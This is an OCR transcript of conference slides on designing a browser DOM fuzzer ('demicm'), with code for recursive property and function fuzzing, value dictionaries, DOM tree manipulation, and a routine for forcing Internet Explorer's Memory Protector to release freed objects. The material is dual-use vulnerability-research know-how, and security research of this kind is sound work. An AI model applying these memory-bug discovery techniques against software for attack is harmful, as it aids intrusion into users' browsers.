for (var p in fuzzObj) {
        if (fuzzObj[p]) {
            if (percent(demicm.PROP_REC_PER)) {
                propStack.push(p);
                propfMan(recDepth - 1,  'prop', objType);
                recWide++;
            }

            if (percent(demicm.FUNC_REC_PER)) {
                propStack.push(p);
                propfMan(recDepth - 1, 'func', objType);
                recWide++;
            }
            ....
```

Fuzzing


- Return value -> Fuzzing list
- Fuzzing Values
  - Normal
  - Dirty
  - Random
  - Return
- Force Layout
  - Node.offsetParent

Fuzzing

- Clear DOM Sub Tree
  - innerHTML
  - outerHTML
  - innerText
  - outerText
- Clear whole DOM Tree
  - write
  - writeln
  - open
  - documentElement.innerHTML


Fuzzing


- DOM Tree Modify
  - appendChild
  - insertBefore
  - insertAdjacentElement
  - insertAdjacentHTML
  - insertAdjacentText
  - removeChild
  - replaceChild
  - cloneNode



Fuzzing

- Special node manipulate
  - Crazy
- Group manipulate
  - execCommand
- Multiple pages
  - Mutual manipulate
  - Mutual clear
- setTimeout
  - Disrupt the time sequence
- Garbage Collect
  - ***Force IE Memory Protector to reclaim***





Root Set
Heap
Protected Freed Object
Protected Freed Object
Protected Freed Object
Garbage
Garbage
Stack
SBlockDescriptorArray

```
MemoryProtection::CMemoryProtector::ProtectedFree() {
   if ( *((_DWORD *)v6 + 2) && (*((_DWORD *)v6 + 1) >= 0x186A0u
       || *((_BYTE *)v6 + 20)) ) {
  MemoryProtection::CMemoryProtector::ReclaimUnmarkedBlocks();
   }
}

gc = function() {
        CollectGarbage();
        arr = new Array();
        for (var i = 0; i < 0x3f0; i++) {
            arr[i] = document.createElement('a');
        }
        for (var i = 0; i < 0x3f0; i++) {
            arr[i] = "";
        }
        CollectGarbage();
}
```


Finale

- GC
- Reuse all elements
  - Properties
  - Functions
  - Styles
- Reuse group
- Reuse special nodes
- Reuse function return values


Construct
Random DOM Tree
Special Node
Group
Event
Web Worker
Rantional DOM Tree
Text Node
Network
Multiple Pages
CSS
Initial Property
Fuzzing & Free
Property
Layout
DOM Tree Modify
Group
Function
Clear Sub Tree
Special Node
Command
Style
Clear Whole Tree
setTimeout
GC
Multiple Pages
Use
Property
Function
Style
GC
Group
Special Node
Return Value

Dictionary

- “Judge a dictionary by its accuracy and completeness.”
- Dictionary -> Specifications
- Specifications
  - Scripts (or grep + sed)
  - Manual



Property dictionary

```
demicm.propDic = {
    direction: {type: 'string', normalVal: ['right', 'left'], dirtyVal: [], readOnly: false},
    accessKey: {type: 'string', normalVal: demicm.alpha, dirtyVal: [], readOnly: false},
    dir: {type: 'string', normalVal: ['ltr', 'rtl', 'auto'], dirtyVal: ['rtl'], readOnly: false},
    bgColor: {type: 'stringColor', normalVal: demicm.color, dirtyVal: [], readOnly: false},
    aLink: {type: 'stringColor', normalVal: demicm.color, dirtyVal: [], readOnly: false},
    ...
}

// Some prop of different elem with different meaning
demicm.specialProps = ['type', 'name', 'src', 'rel'];

demicm.type = {
    source: demicm.MIMETypes, object: demicm.MIMETypes, a: demicm.MIMETypes,
    button: ['submit', 'button', 'reset', 'menu'], input: demicm.inputTypes,
    select: ['select-one', 'select-multiple'], ol: ['1', 'a', 'A', 'i', 'I'], menu: ['popup', 'toolbar'],
};
```

Function dictionary

```
// First parameter is return value
demicm.funcDic = {
    // Canvas
    toDataURL: [
        {type: 'string'},
        {type: 'string', normalVal: ['image/png', 'image/jpeg'], dirtyVal: []},
        {type: 'number', normalVal: demicm.normalNum, dirtyVal: demicm.dirtyNum},
    ],
    getContext: [
        {type: 'contextObj'},
        {type: 'string', normalVal: ['2d', 'webgl'], dirtyVal: []},
    ],

    // SVG
    getSVGDocument: [
        {type: 'SVGDocument'},
    ],
```

Style dictionary

```
demicm.styleDic = {
    backgroundAttachment: ['scroll', 'fixed', 'inherit'],
    backgroundClip: ['border-box', 'padding-box', 'content-box'],
    backgroundColor: [demicm.color, 'transparent', 'inherit'],
    backgroundImage: ['url(' + demicm.URL + 'demicmImg.gif)', 'none', 'inherit'],
    backgroundOrigin: ['padding-box', 'border-box', 'content-box'],
    backgroundPositionX: [demicm.lengthUnit, demicm.pct, demicm.pos, 'inherit'],
    backgroundPositionY: [demicm.lengthUnit, demicm.pct, demicm.pos, 'inherit'],
    backgroundRepeat: ['repeat', 'repeat-x', 'repeat-y', 'no-repeat', 'inherit'],
    backgroundRepeatX: ['repeat', 'no-repeat', 'inherit'],
    backgroundRepeatY: ['repeat', 'no-repeat', 'inherit'],
```


Basic dictionary

```
demicm.elemDic = {
    a           : 'HTMLAnchorElement',
    abbr        : 'HTMLElement',
    address     : 'HTMLElement',
    applet      : 'HTMLAppletElement',
    area        : 'HTMLAreaElement',
    article     : 'HTMLElement',
    …

    // Pseudo tag
    unknown         : 'HTMLUnknownElement',
    document        : 'HTMLDocument',
    Window          : 'Window',
    NamedNodeMap    : 'NamedNodeMap',
    attr            : 'Attr',
    text            : 'Text',
    documentfragment : 'DocumentFragment',
    …
}
```

Basic dictionary


```
demicm.langs = [
    'ab', 'aa', 'af', 'sq', 'am', 'ar', 'hy', 'as', 'ay', 'az', 'ba', 'eu', 'bn', 'dz', 'ji', 'yo', 'zu',
    'bh', 'bi', 'br', 'bg', 'my', 'be', 'km', 'ca', 'zh', 'co', 'hr', 'cs', 'da', 'nl', 'en', 'eo', 'et',
    'fo', 'fa', 'fa', 'fj', 'fi', 'fr', 'fy', 'gl', 'gd', 'gv', 'ka', 'de', 'el', 'kl', 'gn', 'gu', 'ha',
    'he', 'iw', 'hi', 'hu', 'is', 'id', 'in', 'ia', 'ie', 'iu', 'ik', 'ga', 'it', 'ja', 'jv', 'kn', 'ks',
    'kk', 'rw', 'ky', 'rn', 'ko', 'ku', 'lo', 'la', 'lv', 'li', 'ln', 'lt', 'mk', 'mg', 'ms', 'ml', 'mt',
    'mi', 'mr', 'mo', 'mn', 'na', 'ne', 'no', 'oc', 'or', 'om', 'ps', 'pl', 'pt', 'pa', 'qu', 'rm', 'ro',
    'ru', 'sm', 'sg', 'sa', 'sr', 'sh', 'st', 'tn', 'sn', 'sd', 'si', 'ss', 'sk', 'sl', 'so', 'es', 'su',
    'sw', 'sv', 'tl', 'tg', 'ta', 'tt', 'te', 'th', 'bo', 'ti', 'to', 'ts', 'tr', 'tk', 'tw', 'ug', 'uk',
    'ur', 'uz', 'vi', 'vo', 'cy', 'wo', 'xh', 'yi'
];

demicm.charsets = [
    'UTF-8', 'ISO-8859-1', 'ISO-8859-2', 'ISO-8859-3', 'US_ASCII', 'ISO-2022-JP-2',
    'latin-greek',  'GBK', 'GB18030', 'UTF-7', 'UTF-16LE', 'UTF32BE', 'GB2312', 'Big5',
    'IBM277', 'windows-874'
];
```

Fuzzer Resources



Extensibility

- New stuff
  - Geolocation
  - Client-side database
  - Canvas
  - Blobs
  - Speech synthesis



- Specifications + Smart values = Dictionary
- New features is valuable ☺

```
function fuzzNewObj() {
    var args1 = [value1, value2];
    var args2 = [value3, value4];

    switch (rand(2)) {
        case 0:
            newObj.func1(randItem(args1), randItem(args2));
            break;
        case 1:
            newObj.func1(randStr, randNum);
            break;
    }
}
```

Extensibility

```
funcDic = {
    ...
    func1: [
        {type: 'boolean'},
        {type: 'string', normalVal: [value1, value2], dirtyVal: []},
        {type: 'number', normalVal: [value3, value4], dirtyVal: []},
    ],
    ...
}

fuzzList.push(newObj);
```

